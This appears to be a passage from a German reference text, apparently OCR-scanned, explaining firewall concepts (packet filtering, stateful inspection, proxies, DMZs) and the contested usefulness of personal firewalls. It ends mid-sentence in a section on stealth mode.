Firewalls sitzen an den Schnittstellen zwischen einzelnen Netzen oder Computersystemen und kontrollieren den Datenverkehr zwischen den Teilbereichen, um ungewünschten Verkehr zu verhindern und nur den gewünschten Verkehr passieren zu lassen.

Prinzipiell besitzt dementsprechend eine Firewall zwei wesentliche Aufgaben:

- Unterbinden von ungewolltem Datenverkehr von externen Computersystemen zum geschützten Bereich
- Unterbinden von ungewolltem Datenverkehr vom geschützten Bereich zu externen Systemen

Rund um das Thema Firewall existieren viele Begriffe, die teilweise richtig sind, aber sehr oft nur die halbe Wahrheit vermitteln. Umgangssprachlich ist mit einer Firewall häufig die Software gemeint, welche den Datenverkehr zwischen den getrennten Bereichen kontrolliert und regelt. Man muss also zwischen dem (Sicherheits-)Konzept Firewall und der konkreten Realisierung der Firewall unterscheiden. Das Sicherheitskonzept beschreibt Regeln, welche Informationen die Firewall passieren dürfen und welche nicht. Realisiert wird das Konzept durch eine Software, die auf einer (oftmals speziellen) Hardware läuft. Die Hardware ist dabei für das Empfangen und Senden der einzelnen Datenpakete zuständig (und somit eigentlich kein sicherndes Element) und die Software regelt den Verkehr. (Was wird durchgelassen? Was wird nicht durchgelassen?) Dabei ist die Hardware häufig wie bei anderen Netzelementen (Routern oder Gateways) auch für die Aufgabenstellung optimiert (schnelle Prüfung von Paketen, hochperformantes Empfangen und Senden von Paketen etc.).

**Host-Firewall (Software) und Netzwerk-Firewall (Hardware) –** Umgangssprachlich wird häufig von Hardware- oder Software-Firewall gesprochen. Bei dieser Unterscheidung handelt es sich in erster Linie um eine nicht-technische Definition. Die Unterscheidung von Hard- und Software-Firewall ist technisch gesehen unsinnig. Zu jeder Firewall gehört Software und die muss auf Hardware ausgeführt werden. Fälschlicherweise werden dedizierte Router, auf denen die Firewallsoftware ausgeführt wird, als Hardware-Firewall bezeichnet. Personal Firewalls werden oft als Software-Firewall bezeichnet, aber auf dem PC ausgeführt. Sie benötigen also den PC als Hardware.

### Netzwerk-Firewall

Üblicherweise wird ein Gerät »Hardware-Firewall« genannt, wenn es sich um ein spezifisches Produkt für genau diesen Zweck handelt. Es ist ein Gerät mit mehreren Netzwerk-Schnittstellen und einer darauf laufenden Software (!), welche hauptsächlich als Firewall dient.

Die Hardwarekomponente hat im Regelfall drei Netzwerkschnittstellen, an denen jeweils die zu trennenden Netze angeschlossen sind. Die drei Schnittstellen werden aus Sicherheitsgründen (oft aber wegen der Netzstruktur und damit aus der konzeptionellen Notwendigkeit) gewählt, damit gewährleistet ist, dass nur solche Pakete von einem Netz ins andere durchgelassen werden, die von der Software als gültig anerkannt werden. Dabei unterscheidet man drei Netzwerkzonen:

- das externe Netz (WAN), heutzutage häufig das Internet, welches als unvertrauenswürdig gilt (Untrusted)
- die so genannte demilitarisierte Zone (DMZ), in der vom externen Netz aus erreichbare Server beherbergt sind
- das interne Netz (LAN), welches als vertrauenswürdig gilt (Trusted)

Es kann auch mehrere DMZ's (typisch 3-6) mit jeweils anderen Rechten geben um z. B. sehr gut gewarteten Servern mehr Rechte im LAN zu geben als Servern, die bekannt schlecht gewartet sind. Dies geht bis zum kompletten Ausschluss aus dem LAN (= Verbindung nur zum WAN).

Oftmals handelt es sich bei einer Hardware-Firewall jedoch um eine Software-Firewall, die mit spezieller Hardware gebündelt wird.

### Host-Firewall

Handelt es sich bei der Hardware, auf welcher die Firewall-Software läuft, nicht um ein spezifisches Gerät (sondern um beispielsweise einen PC mit





Linux, Windows oder auch eine Sun Workstation), so wird eher Bezug auf die spezielle Software genommen und man nennt es dann Software-Firewall. So werden zum Beispiel ➡Personal Firewalls als Software-Firewalls bezeichnet, weil sie ja normalerweise auf dem (auch für andere Zwecke verwendeten) PC laufen.

Die Softwarekomponente der Firewall arbeitet auf den Schichten 2 bis 7 des OSI-Referenzmodells, und demzufolge kann das Implementationsniveau sehr unterschiedlich ausfallen. Deswegen besteht eine Firewall oft aus verschiedenen Softwarekomponenten. Die verschiedenen Teile sollen hier kurz beschrieben werden:

**Paketfilter –** Für solch einfache Aufgaben wie das Vergleichen von Quell- und/oder Zieladresse der Pakete, die die Firewall passieren, ist der Paketfilter zuständig. Er hat die Aufgabe, bestimmte Filterungen oder Reglementierungen im Datenverkehr vorzunehmen. Wenn man sich das Internet als eine gigantische Ansammlung von Häusern vorstellt, dann stellen die IP-Adressen sozusagen die Hausnummern dar. (Straßennamen sind in der Welt des Internets unbekannt.) Unter einer bestimmten Hausnummer kann man nun direkt mit einem Rechner kommunizieren, egal wo sich dieser Rechner befindet. In den einzelnen Etagen dieser Rechner wohnen nun die verschiedenen Dienste wie HTTP, FTP oder SSH. Die einzelnen Etagen sind mit einer Nummer gekennzeichnet, die man auch *Port* nennt. Ein Paketfilter kann nun verschiedene Etagen/Ports für die Besucher aus dem Internet sperren, d. h. jede Verbindung aus dem Internet wird an der Haustür schon abgewiesen. Durch die entsprechende Konfiguration einer Firewall kann so ein Rechnernetz vor Angriffen und/oder Zugriffen geschützt werden. Ein Paketfilter definiert Regeln, welche festlegen, ob einzelne oder zusammenhängende Pakete das Zugangsschutzsystem passieren dürfen oder abgeblockt werden. Eine solche Regel wäre zum Beispiel: Verwirf alle Pakete, die von der IP-Adresse 1.2.3.4 kommen. Eine solche Regel ist programmtechnisch einfach: Es ist nur ein Zahlenwert zu vergleichen. Nur nicht pragmatisch: Die Anzahl dieser Nummern im Internet geht in die Millionen. Übeltäter wechseln häufig das Wohnhaus, d. h. ihre IP-Adresse. Für einen wirklichen Schutz ist der Verwaltungsaufwand zu groß. Deshalb geht man oft den umgekehrten Weg und stellt folgende Regel auf: Lass nur Pakete durch, die von der IP-Adresse 2.3.4.5 kommen. Prinzipiell ist dies aber auch kein wirklich sicherer Weg, da ein Übeltäter die Hausnummer ohne größere technische Probleme fälschen

kann. Eine sichere Kommunikation z. B. zwischen Firmennetzen ist nur möglich, wenn Protokolle verwendet werden, die eine Autorisation und Authentifikation der beteiligten Benutzer oder Systeme vornehmen. Dies kann beispielsweise mit ➧virtuellen privaten Netzwerken geschehen.

**Content-Filter –** Eine Firewall kann aber nicht nur auf der niedrigen Ebene des Paketfilters arbeiten, sondern auch komplexere Aufgaben übernehmen. Ein Content-Filter überprüft zum Beispiel die Inhalte der Pakete und nicht nur die Meta-Daten der Pakete wie Quell- und/oder Zieladresse. Solche Aufgaben können zum Beispiel folgende sein:

- Herausfiltern von ActiveX und/oder JavaScript aus angeforderten HTML-Seiten
- Filtern/Kennzeichen von Spam-Mails
- Löschen von Viren-Mails
- Herausfiltern von vertraulichen Firmeninformationen (z. B. Bilanz)

Die meisten Systeme lassen nur die Definition von sehr einfachen Regeln zu; das Problem ist aber prinzipiell sehr komplex und das Konzept ist eventuell technisch nicht vollständig umsetzbar (sollen z. B. wirklich sicher und vollständig vertrauliche Informationen aus dem Datenverkehr zu nicht autorisierten Systemen herausgefiltert werden, so müsste u. a. das technische Problem gelöst werden, wie vertrauliche steganografische oder verschlüsselte Informationen erkannt und gefiltert werden sollen.

Trotz der in aktuellen Firewall-Systemen recht einfach gestalteten Regeln kann deren Ausführung sehr komplex werden: Häufig müssen einzelne Pakete zusammengesetzt werden, damit der betrachtete Datenverkehr (z. B. HTML-Seite) als Ganzes erkannt, durchsucht und eventuell verändert werden kann. Anschließend muss der Datenverkehr wieder in einzelne Pakete zerteilt werden und kann dann weitergeschickt werden. Anmerkung:

- Üblicherweise ist das Löschen von Viren-Mails die Aufgabe von Virenscannern. Virenscanner durchsuchen u. a. den gesamten ausgehenden und eingehenden Datenstrom nach Viren und löschen diese bei positivem Befund. Typischerweise ist dies nicht Aufgabe einer Firewall.
- Spam-Mails werden von ➧Spam-Filtern gekennzeichnet. Typischerweise ist dies nicht Aufgabe einer Firewall.





**Proxy –** Viele Firewallsysteme besitzen einen oder mehrere integrierte transparente Proxies, die für Client und Server weitgehend unbemerkbar sind und von der Firewall automatisch auf entsprechende Verbindungen angewendet werden. Zweck dieser Proxies ist die (vereinfachte) Realisation der Protokollvalidierung und Anpassung (im Sinne einer Normalisierung oder definierten Beschränkung) der übertragenen Protokollkommunikation zur Reduktion der Angriffsfläche auf der Applikationsebene oder dem gezielten Sperren bestimmer Protokolltransaktionen (z. B. gezielte Verhinderung von Port Mode FTP). Firewallsysteme unterscheiden sich stark in der Anzahl und Art der von Proxies unterstützten Protokolle (FTP, DNS, HTTP, SMTP, SQL*Net, POP3, MS-RPC usw.) sowie ggf. vorhandenen Konfigurationsmöglichkeiten für diese Proxies. Ohne Proxy-Konzept sind die Möglichkeiten der Protokollnormalisierung sehr begrenzt, da ein aktives Eingreifen in den Datenstrom sich auf Verbindungsabbruch/Blacklisting beschränkt. Viele Firewalls mit Proxy können darüber hinaus Protokolloptionen anpassen, etwa in einer SMTP-Transaktion kein BDAT, VRFY o. Ä. zulassen.

**Application-Level-Firewall –** Ist eine Firewall, welche auf Schicht 7 (Applikationsschicht) des ISO-OSI-Modells arbeitet. Eine Firewall, welche den Inhalt von angeforderten HTML-Seiten vor der Auslieferung z. B. auf Viren überprüft, ist ein Beispiel für eine Application-Level-Firewall.

**Stateful Inspection –** Stateful Inspection (zustandsgesteuerte Filterung) ist eine Methode zur Erweiterung der Funktion eines Paketfilters. Die Schwäche eines einfachen Paketfilters ist, dass jedes Paket einzeln betrachtet wird und nur anhand der Informationen in diesem einen Datenpaket entschieden wird, ob es gültig ist oder nicht. Stateful Inspection merkt sich dagegen den Status einer Verbindung und kann ein neues Datenpaket einer bestehenden Verbindung zuordnen. Diese Information kann als weiteres Filterkriterium herangezogen werden. Im Gegensatz zu einem Proxy wird aber die Verbindung selbst nicht beeinflusst.

Der Vorteil von Stateful Inspection anhand eines Beispiels:
Kommuniziert ein Rechner A mit einem Rechner B über einen einfachen Paketfilter, so muss dieser zwei Verbindungen erlauben (NAT und Ähnliches weggelassen):

- Quelle A nach Ziel B
- Quelle B nach Ziel A (für die Antwortpakete)

Das bedeutet, dass beide Rechner die Kommunikation aufnehmen können, da es keine Möglichkeit gibt zu klären, wer anfangen darf.

Bei Stateful Inspection wird nur eine Regel benötigt (bzw. die zweite wird implizit hinzugefügt):

- Quelle A nach Ziel B

Der Paketfilter merkt sich, dass Rechner A mit Rechner B kommuniziert, und erlaubt auch Antworten darauf von Rechner B an Rechner A. Rechner B kann aber nicht beginnen. Im Normalfall wird auch auf Quell- und Zielport getestet (diese dürfen sich nicht mehr ändern, damit sie zur gleichen Verbindung gehören) und somit die Kommunikation auf genau eine mögliche Kommunikation beschränkt.

Noch weitergehende Systeme prüfen zusätzlich, ob ein Paket zu einem bestimmten Zeitpunkt in der Kommunikation überhaupt erlaubt ist (zum Beispiel weitere Pakete zu schicken, obwohl der andere Teilnehmer die Kommunikation bereits abgeschlossen hat).

### Personal Firewalls

Personal Firewalls oder auch Desktop Firewalls sind Programme, die lokal auf dem zu schützenden Rechner installiert sind. Somit ist diese Art von Firewall nicht dafür gedacht, den Verkehr *zwischen mehreren Netzen* zu kontrollieren, sondern bestimmten Verkehr nicht in den lokalen Rechner hineinzulassen oder hinauszulassen. Die Installation auf dem zu schützenden Rechner erlaubt es auch, anwendungsspezifisch zu filtern. Viele Produkte legen ihren Schwerpunkt auf einfache Konfiguration. Die Schutzwirkung von Personal Firewalls ist allerdings eher gering.

### Beispiel

Ein einfaches Konzept soll diese trockene Materie verdeutlichen: Eine Firma möchte ihre Arbeitsplatzrechner ins Internet bringen. Man entscheidet sich für eine Firewall, und aufgrund der Viren-/Würmergefahr möchte man nur die Verbindungen zu einem Mail-Server aufbauen. Damit auch eine Recherche im Internet möglich ist, soll ein PC über einen Proxy Zugriff zu Webseiten erhalten. Der Surf-Rechner wird zusätzlich dadurch geschützt, dass ActiveX aus den angeforderten HTML-Seiten aus Sicherheitsgründen herausgefiltert wird.

Sonstige Zugriffe von außen auf das Firmennetz sollen einfach geblockt werden.









Abb. 7: Aufbau einer Firewall

### DSL-Modems/DSL-Router

DSL-Router übernehmen normalerweise die Routing-Funktionalität und können Zugriffe aus dem Internet auf das lokale Netz blockieren (Portfilter-Funktionalität). Mit Hilfe von NAT ist es möglich, mehrere Rechner an einem DSL-Modem zu betreiben. Einen Content-Filter enthalten solche Produkte zumeist nicht.

### Produkte

- Microsoft Internet Security and Acceleration Server ist eine kommerzielle Firewall von Microsoft.
- Astaro Security Linux ist eine kommerzielle Linux-Distribution für Firewall-Systeme.
- Smoothwall ist eine für Firewall-Systeme optimierte Linux-Distribution.
- Netfilter – Paketfilter innerhalb des Linux-Kernels.
- Der Eindisketten-Router fli4l ist neben der CD-Variante Gibraltar ein Projekt, das im Sinne einer nachhaltigen Nutzung die Verwendung von alten PCs als Firewall gestattet.
- IPCop ist eine einfach zu bedienende Linux-Distribution, die zum Ziel hat, eine durch und durch sichere Firewall zu sein.
- M0n0wall ist eine BSD basierende Firewall, die teilweise mit ihren Funktionen an Profi-Firewalls herankommt und trotzdem sehr einfach zu konfigurieren ist.
- mGuard ist eine Hardware-Firewall zur Absicherung einzelner Server der Firma Innominate
- .vtFW sind Firewalls auf Basis von OpenBSD pf der Firma .vantronix.

### Literatur


- Artymiak, Jacek: *Building Firewalls with OpenBSD and PF, 2nd ed.* devGuide.net, Lublin 2003, ISBN 83-916651-1-9.
- Barth, Wolfgang: *Das Firewall-Buch. Grundlagen, Aufbau und Betrieb sicherer Netzwerke mit Linux.* Millin-Verlag, Poing 2004, ISBN 3-89990-128-2.
- Cheswick, William R. u. a.: *Firewalls and internet security. Repelling the Wily Hacker.* Addison-Wesley, Boston, Mass. 2003, ISBN 0-201-63466-X.
- Strobel, Stefan: *Firewalls und IT-Sicherheit. Grundlagen und Praxis sicherer Netze*. dpunkt-Verlag, Heidelberg 2003, ISBN 3-89864-152-X.
- Zwicky, Elizabeth D. u. a.: *Einrichten von Internet Firewalls. Behandelt Unix, Linux, Windows NT.* O'Reilly, Beijing 2001, ISBN 3-89721-169-6.




## Personal Firewall

Eine Personal Firewall (PFW, auch Desktop Firewall) ist eine Software, die den ein- und ausgehenden Datenverkehr eines PCs auf dem Rechner selbst filtert. Dies soll dem Schutz des Computers dienen, ihre Wirkung ist allerdings umstritten. Während in der Newsgroup de.comp.security.firewall die Wirkung von Personal Firewalls bezweifelt wird, hat das Bundesamt für Sicherheit in der Informationstechnik (BSI) die Personal Firewall als eine empfohlene Schutzmaßnahme für Nutzer des Internets aufgelistet.

### Zweck und Funktionsweise

Eine Personal Firewall (von engl. *firewall*, »Brandmauer«) ist Software, die auf einem *Host* – d. h. auf einem an ein Netz angeschlossenen Computer – installiert ist, um diesen vor Gefahren aus dem Netz zu schützen.

Bei dem Netz kann es sich um das Internet oder um ein lokales Netz eines Unternehmens oder eines Privathaushaltes handeln. Die Personal Firewall soll Zugriffe von außen auf den Rechner kontrollieren und kann









Abb. 8: Firewall-Prinzip; unerwünschte Daten werden ausgefiltert (grau), gewünschte Daten (schwarz) kommen an

diese selektiv verhindern, um ihn vor Würmern (wie ➡W32.Blaster oder ➡Sasser), ➡Skriptkiddies oder ➡Crackern zu schützen. Eine weitere Aufgabe besteht darin, Kommunikation von ➡Trojanischen Pferden oder ➡Spyware zu erkennen und zu verhindern.

**Grundlegende Funktionen –** Der Hauptbestandteil einer Personal Firewall ist ein Paketfilter. Dieser Paketfilter ermöglicht es, eingehende oder ausgehende Datenpakete nach vorgegebenen Regeln zu blockieren. Filterkriterien können Quell- und Zieladresse, Protokoll, sowie Quell- und Zielport sein.

Im Unterschied zu externen ➡Firewalls hat eine Personal Firewall einen Anwendungsfilter (Application Control), der einzelne Anwendungsprogramme gezielt von der Netzkommunikation ausschließen kann. Zusätzlich kann man die Anwendung in die Regeln für den zuvor erwähnten Paketfilter einfließen lassen, so dass dieser anwendungsbasiert filtern kann. So kann einzelnen Anwendungen eine bestimmte Kommunikation erlaubt werden, die anderen verboten ist.
Die Personal Firewall stellt dem Anwender oder Administrator ein grafisches Frontend für die Konfiguration von Paket- und Anwendungsfilter zur Verfügung.

**Weitere Funktionen –** Viele Personal Firewalls bieten weitere Funktionen an, die aber nicht unbedingt in jedem Produkt vorhanden sind.

Die meisten Personal Firewalls verfügen über einen Lernmodus. Dabei werden die Regeln für Paketfilter und Anwendungsfilter durch Interaktion mit dem Benutzer festgelegt. Registriert die Personal Firewall Datenverkehr, für den noch keine Regel existiert, wird dies dem Benutzer in einem Dialogfenster gemeldet. Er kann daraufhin entscheiden, ob diese Verbindung gestattet oder blockiert werden soll. Aus der Antwort kann die Firewall eine neue Regel formulieren, die in Zukunft angewendet wird.

Mit einem *Content-Filter* können einige Personal Firewalls Inhalte von Datenpaketen überprüfen und beispielsweise ActiveX-Komponenten, JavaScript oder Werbebanner aus angeforderten HTML-Seiten herausfiltern. Content-Filter, die sich auf Webanwendungen spezialisiert haben, werden auch als Web Shield oder Web Application Firewall bezeichnet. Filter für ➧E-Mail-Anhänge werden ebenfalls häufig angeboten.

Manche Firewalls verfügen über ein Einbrucherkennungs- und -abwehrsystem. Im Fachjargon wird dieses *Intrusion Detection System* (IDS) beziehungsweise *Intrusion Prevention System* (IPS) genannt. Man unterscheidet netzwerkbasierte (NIDS) und hostbasierte Intrusion Detection Systeme (HIDS). Ein NIDS untersucht den Netzverkehr auf bekannte Angriffsmuster und meldet deren Auftreten. Schadsoftware (➧Malware) versucht oft die Filterung durch die Firewall zu umgehen. Dies könnte geschehen, indem die Schadsoftware den Dienst der Personal Firewall beendet. Ein möglicher Trick, die Personal Firewall zu umgehen, ist, ein vertrauenswürdiges Programm (beispielsweise den Browser) zu starten und darüber die Verbindung herzustellen. Ebenso kann versucht werden, ein vertrauenswürdiges Programm oder eine davon genutzte Bibliothek zu verändern oder sich als Erweiterung für ein solches Programm einzuschleusen. Ein hostbasiertes Intrusion Detection System versucht, solche Tricks zu erkennen, und warnt den Benutzer.

Eine weitere mögliche Funktion ist das *Sandboxing*. Einem Programm, das in einer Sandbox läuft, werden Zugriffe auf bestimmte Systemressourcen verweigert. Es soll dadurch verhindert werden, dass eine kompromittierte Anwendung Schaden am Betriebssystem anrichtet.

Ein Rechner, der im Internet kommuniziert, hat in der Regel mehrere Verbindungen gleichzeitig aufgebaut. Eine solche Verbindung wiederum besteht aus mehreren einzelnen Datenpaketen, die bidirektional ausgetauscht werden. Zum Beispiel ist eine Abfrage des Namensdienstes in diesem Sinne eine Verbindung, das Abrufen von E-Mails eine andere. Ein





Paketfilter, der *Stateful Inspection* (zustandsgesteuerte oder dynamische Paketfilterung) beherrscht, kann ein Datenpaket nach dem Kriterium durchlassen, ob dieses Teil einer bereits bestehenden Verbindung – das heißt die Antwort auf ein vorangegangenes erlaubtes Datenpaket – ist. Man sagt, die Filterung wird durch den Zustand der Verbindung (bestehend oder nicht-bestehend) gesteuert. Daher rührt die Bezeichnung *zustandsgesteuerte Paketfilterung*. Eine von mehreren Möglichkeiten, diese Funktion zu implementieren, besteht darin, dass der Paketfilter, wenn er ein ausgehendes Datenpaket gemäß der vom Benutzer vorgegebenen Regel durchlässt, eine neue Regel generiert, die ein Paket, das die Eigenschaften einer zu erwartenden Antwort besitzt, ebenfalls erlaubt. Da diese Regel nicht starr vorgegeben ist, sondern vom Paketfilter dynamisch erzeugt wird, spricht man auch von *dynamischer Paketfilterung*.

Eine wichtige Funktion ist die Protokollierung des Vorgehens des Paketfilters in einer Datei, dem so genannten *Logfile* (kurz: Log). So ist es möglich, Fehler bei der Netzkonfiguration zu erkennen.

Einige Personal Firewalls bieten einen *Stealth-Modus* (von engl. *stealth*, »Heimlichkeit«) an. Bei diesem Modus werden Anfragen auf ungenutzten Ports unbeantwortet verworfen. Normalerweise würde in einem solchen Fall eine Antwort erfolgen, dass der Rechner erreichbar, der Port jedoch nicht belegt ist. Durch das Ausbleiben der Antwort soll es dem Angreifer schwerer gemacht werden, Informationen über das System zu sammeln. Man bezeichnet diese Vorgangsweise als *Security through Obscurity* (Sicherheit durch Verschleierung).

Viele Personal Firewalls prüfen selbstständig, ob der Hersteller eine aktuellere Version der Firewallsoftware im Netz bereitgestellt hat, laden diese gegebenenfalls herunter und installieren sie. Diesen Vorgang nennt man *Automatisches Update*, er gewährleistet eine zeitnahe Aktualisierung der Firewallsoftware, wenn diese von Sicherheitslücken betroffen sein sollte.

Ein Fernwartungszugang kann zur Administration einer Personal Firewall auf einem Endgerät im Netzwerk durch den Netzadministrator dienen.

### Abgrenzung zur Firewall

Eine Terminologie zum Thema gibt es nicht. Begriffe werden unterschiedlich, manchmal sogar widersprüchlich benutzt.

Eine Personal Firewall ist auf dem zu schützenden Host installiert. Manchmal wird die damit verbundene Möglichkeit, anwendungsspezi-

fisch zu filtern, als zwingendes Merkmal einer Personal Firewall gesehen. Eine andere Sichtweise ist, dass es sich bei einer Personal Firewall um einen Paketfilter handelt, der mit dem Benutzer interagiert. Einige Regulars der Newsgroup de.comp.security.firewall möchten auch die Funktionsvielfalt mancher Produkte in der Definition verankert sehen.

Häufig geben Hersteller ihrer Paketfiltersoftware oder deren Konfigurationstools den Namen »Firewall«. Beispiele dafür sind die *Windows Firewall*, die *SuSEfirewall* oder die *IPFirewall (ipfw)* von FreeBSD. In Handbüchern von Personal Firewalls und Computerzeitschriften werden die Bezeichnungen Firewall und Personal Firewall häufig synonym eingesetzt. Bei Heimanwendern haben sich die Begriffe Hardware-Firewall und Software-Firewall eingebürgert. Hardware-Firewall bezeichnet ein externes Gerät, Software-Firewall ist ein Synonym für Personal Firewall.

Viele Netzadministratoren lehnen diese Bezeichnungen ab: Auch auf einem externen Router läuft Software. Statt zwischen Hard- und Software-Firewall sollte man daher zwischen Routern mit Paketfilterfunktion und hostbasierten Paketfiltern (HBPF) unterscheiden. Alle der oben genannten Produkte würden – nach Meinung vieler Netzadministratoren – nicht der Bezeichnung Firewall gerecht. Eine Firewall sei ein sorgfältig geplantes und ständig gewartetes System zur Trennung von Netzbereichen: »*Eine Firewall ist ein Konzept und keine Software, die man sich einfach installieren kann.*« Die Umsetzung eines solchen Firewallkonzepts – die (physische) Firewall – ist standortspezifisch und besteht nur selten aus einer einzigen Komponente.

Elisabeth D. Zwicky (Literatur: 2001, S. 34) schreibt: »*Die Welt ist voll von Leuten, die darauf bedacht sind, Ihnen weiszumachen, dass etwas keine Firewall ist.* […] *Wenn es dazu gedacht ist, die bösen Jungs von Ihrem Netzwerk fernzuhalten, dann ist es eine Firewall. Wenn es erfolgreich die bösen Jungs fernhält, ist es eine gute, wenn nicht, ist es eine schlechte Firewall. Das ist alles, was es dazu zu sagen gibt.*«

### Personal Firewall als Schutzmaßnahme

Personal Firewalls bilden oftmals einen Teil der Absicherung privater PCs mit Internetzugang. Ihr Einsatz wird unter anderem von Microsoft und in einigen Publikationen des Heise-Verlags empfohlen. Das Bundesamt für Sicherheit in der Informationstechnik (BSI) hat die Personal Firewall als empfohlene Schutzmaßnahme für Nutzer des Internets aufgelistet. Das Amt warnt davor, sich auf eine PFW als alleinige Schutzmaßnahme zu





verlassen. Weitere Absicherungen sind Viren- und ➡Spywarescanner, regelmäßige Datensicherung (Backup), baldiges Aktualisieren (Update) der eingesetzten Software nach Bekanntwerden einer Sicherheitslücke, möglichst sichere Konfiguration von Webbrowser, E-Mail-Programm und Betriebssystem und generell ein vorsichtiger Umgang mit dem Internet. Eine eindeutige Aussage, ob eine Personal Firewall auf dem PC eines Privatanwenders für sinnvoll gehalten wird, trifft das BSI nicht.

Auf Kritik stieß der Einsatz von Personal Firewalls von Anfang an in der Newsgroup de.comp.security (heute de.comp.security.firewall). Sicherheitslücken werden durch nicht vertrauenswürdige oder fehlerhafte Software verursacht, oder durch deren unsachgemäße Konfiguration. Es sei der falsche Weg, diesem Sicherheitsproblem durch Hinzufügen zusätzlicher Software zu begegnen, die dann ebenfalls fehlerhaft oder fehlkonfiguriert sein könne. Personal Firewalls würden die Komplexität des Gesamtsystems und somit dessen Angriffsfläche erhöhen.

Manchmal fällt im Zusammenhang mit Firewalls das Schlagwort »Risikokompensation«. Dahinter steckt die Annahme, Computeranwender würden sich leichtsinniger verhalten, wenn auf dem PC Sicherheitssoftware installiert ist.

Das kritische FAQ der Newsgroup de.comp.security.firewall gesteht Personal Firewalls zu, dass man deren Logs benutzen kann, um mehr über den durch den eigenen Rechner initiierten Netzverkehr zu lernen. Ein genaues Verständnis der Vorgänge setzt Kenntnisse über die Internetprotokollfamilie voraus.

**Schutz vor Angriffen von außen –** Personal Firewalls können vor einigen automatisierten Angriffen schützen. So kann man beispielsweise den ➡Sasser-Wurm mit den meisten Personal Firewalls erfolgreich abwehren. Viele solcher Angriffe lassen sich ohne Firewall durch eine restriktive Netzwerkkonfiguration abwehren, zum Beispiel indem ungenutzte Dienste abgeschaltet werden. Eine Personal Firewall kann aber den unerwünschten Zugriff auf Dienste filtern, die der Benutzer nicht beenden kann oder möchte oder von denen er gar nicht bemerkt hat, dass sie laufen.

Personal Firewalls bestehen aus Software, die auch fehlerhaft sein kann. Manchmal werden Schwachstellen in Personal Firewalls bekannt, die es erst ermöglichen, zu schützende Systeme über das Netz anzugreifen. So wurden im März 2004 nicht rechtzeitig aktualisierte Versionen von BlackICE und RealSecure Opfer des *Witty*-Wurms.

**Schutz vor Angriffen von innen –** Häufig gelangt Schadsoftware als ➡Trojanisches Pferd auf den Rechner. Sie wird vom Benutzer, der von der Schädlichkeit des Programms nichts ahnt, ausgeführt. Es zählt nicht zu den Aufgaben einer Personal Firewall, vor dem Ausführen eines Trojanischen Pferdes zu schützen.

Wenn die Schadsoftware mit eingeschränkten Benutzerrechten ausgeführt wird, kann eine PFW oft verhindern, dass die Malware eine Hintertür (engl. ➡*Backdoor*) auf dem System einrichtet. Erfahrene Benutzer können aus den Logmeldungen der Personal Firewall den Versuch, eine Backdoor einzurichten, erkennen. Meist kann jedoch nicht mit Sicherheit gesagt werden, ob die von der Personal Firewall vereitelte Aktion die einzige Funktion der Schadsoftware ist oder ob weitere unbemerkte Manipulationen am Betriebssystem vorgenommen wurden. In diesem Fall gilt das System als kompromittiert. Ein solches kann auch durch eine Personal Firewall nicht mehr gesichert werden.

Personal Firewalls, die auch ausgehende Verbindungen kontrollieren, konnten in der Vergangenheit auch bestimmte ➡E-Mailwürmer, die ihren eigenen SMTP-Client mitbrachten, an der Verbreitung hindern. Einige E-Mailwürmer versuchen daher, die Personal Firewall zu beenden. Ob dies gelingt, hängt stark von der eingesetzten Firewallsoftware ab.

Häufig werden Personal Firewalls auch dazu eingesetzt, ➡Spyware zu erkennen, die noch nicht in der Datenbank eines Spywarescanners enthalten ist. Verlangt ein unbekannter Prozess Verbindung nach dem Internet, ist diesbezüglich ein Verdacht gegeben, dessen Prüfung unerfahrenen Anwendern jedoch oft schwerfällt. So werden häufig Programme für Spyware gehalten, die lediglich nach Updates suchen. Umgekehrt tarnt sich Schadsoftware oft als nützlicher Systemprozess.

Ein technisches Problem ist, dass es zahlreiche Möglichkeiten gibt, die Filterung ausgehender Verbindungen zu umgehen: Die Paketfilterung kann genauso wie bei externen Paketfiltern über getunnelte Verbindungen umgangen werden. Die Anwendungskontrolle kann umgangen werden, indem ein von der PFW als vertrauenswürdig eingestuftes Programm zur Herstellung der Verbindung herangezogen wird. So demonstrierte beispielsweise der ➡Chaos Computer Club Ulm in einem Vortrag über Personal Firewalls eine Methode, den Browser aufzurufen und Informationen nach außen zu senden, die von keiner der getesteten PFWs erkannt oder verhindert werden konnte.

**Stealth-Modus –** Kritisch wird der von manchen Firewall-Produkten angebotene Stealth-Modus (siehe weitere Funktionen) gesehen. Entgegen





